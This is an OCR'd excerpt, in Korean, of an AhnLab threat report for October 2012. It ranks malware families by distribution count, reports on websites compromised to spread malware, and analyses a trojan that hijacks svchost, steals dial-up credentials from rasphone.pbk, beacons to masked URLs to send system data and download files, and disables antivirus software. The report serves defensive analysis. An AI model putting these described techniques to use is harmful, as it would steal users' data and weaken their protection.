


그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Trojan/Win32.ADH가 6664건으로 가장 많았고 Win-Adware/KorAd.863335등 4건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	▲2	Trojan/Win32.ADH	6,664	54.6 %
2	NEW	Win-Adware/KorAd.863335	1,812	14.8 %
3	▼1	Win-Trojan/Shortcut.631074	1,806	14.8 %
4	NEW	Dropper/Win32.Mudrop	414	3.4 %
5	NEW	Win-Trojan/Agent.209062	339	2.8 %
6	▲2	ALS/Qfas	265	2.2 %
7	▼1	ALS/Bursted	234	1.9 %
8	▼4	Trojan/Win32.Agent	233	1.9 %
8	▼7	Trojan/Win32.Spreader	233	1.9 %
10	NEW	Win-Trojan/Agent.158168	206	1.7 %
		TOTAL	12,206	100 %

표 3-3 | 악성코드 대표진단명 최다 20건

02

웹 보안 동향

웹 보안 이슈

2012년 10월 침해 사이트 현황




표 3-4 | 2012년 월별 침해 사이트 현황

[표 3-4]는 악성코드 유포를 목적으로 하는 침해 사고가 발생했던 사이트들의 월별 현황으로, 10월의 경우 전월에 비해 대폭 감소하였으며 원인은 아래 두 가지로 추정해 볼 수 있다.

[1] 10월에는 명절이 있어 악성코드 유포 주춤
[2] 주말마다 악성코드를 유포했던 특정 언론사의 유포 멈춤

[2]의 경우 일시적인 현상인지 아니면 보안문제 등을 해결하여 외부공격을 차단한 것인지는 확실치 않으며 조금 더 주시하는 것이 필요하다.

침해 사이트를 통해서 유포된 악성코드 최다 10건

순위	악성코드명	건수
1	Trojan/Win32.Rootkit	9
2	Trojan/Win32.OnlineGameHack	6
3	Trojan/Win32.OnlineGameHack	6
4	Win-Trojan/Malpacked3.Gen	6
5	Dropper/Onlinegamehack.210432	6
6	Trojan/Win32.OnlineGameHack	5
7	Win-Trojan/Malpacked3.Gen	5
8	Trojan/Win32.OnlineGameHack	5
9	Win-Trojan/Genome.43802	4
10	Win-Trojan/Xyligan.51778	4

표 3-4 | 침해 사이트를 통해서 유포된 악성코드 최다 10건

[표 3-5]는 10월 1개월 동안 유포되었던 악성코드 최다 10건으로 위에서 언급한 두 가지 이유 때문에 각 악성코드를 유포했던 침해 사이트의 수가 전 월에 비해서 대폭 감소했다.

1위를 차지한 Trojan/Win32.Rootkit (이하 Rootkit)은 9개 사이트(주로 방송 & 언론사 등)를 통해 유포되었다. Rootkit으로 진단되는 파일명은 ahnurl.sys파일이며 일부 백신의 동작을 방해하기 위한 목적을 가진 드라이버다. 일반적으로 주말에 해킹된 사이트를 통해서 유포된 악성코드는 주로 특정 온라인 게임 사용자의 계정정보를 탈취한 목적을 가진 트로이목마와 백신의 동작을 방해하는 드라이버가 한 세트였다. 그러나 [표 3-5]를 보면 트로이목마인Win-Trojan/Xyligan.51778가 10위에 랭크 되어있는데 해당 트로이목마는 아래와 같은 기능을 가지고 있다.

1. svchost.exe를 사용하는 서비스 Parameter로 실행되도록 레지스트리에 추가




그림 3-6 | svchost.exe를 사용하는 서비스로 등록하는 레지스트리 키

2. 아래 경로에 존재하는 파일로부터 PhoneNumber, DialParamsUID, Device등의 정보를 탈취

- Microsoft₩Network₩Connections₩pbk₩rasphone.pbk
- Application Data₩Microsoft₩Network₩Connections₩pbk₩rasphone.pbk

3. 특정 사이트에 접속

- 'http://downer.*******.com/count.asp?mac=[맥 주소] ver=Fuck' : 시스템 정보 전송
- 'http://downer. *******.com/rmt.exe' : 파일 다운로드

4. 보안 프로그램 종료시도

- 국내백신을 포함한 일부 보안 프로그램의 동작을 방해시도

ASEC REPORT CONTRIBUTORS

집필진	선임연구원	안 창 용
	선임연구원	이 도 현
	선임연구원	장 영 준
	주임연구원	이 주 석
	주임연구원	문 영 조
	연구원	강 민 철
	연구원	김 승 훈
	연구원	김 재 홍
	연구원	김 혜 선
참여연구원	ASEC 연구원 SiteGuard 연구원	
편집장	선임연구원	안 형 봉
편집인	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무	조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab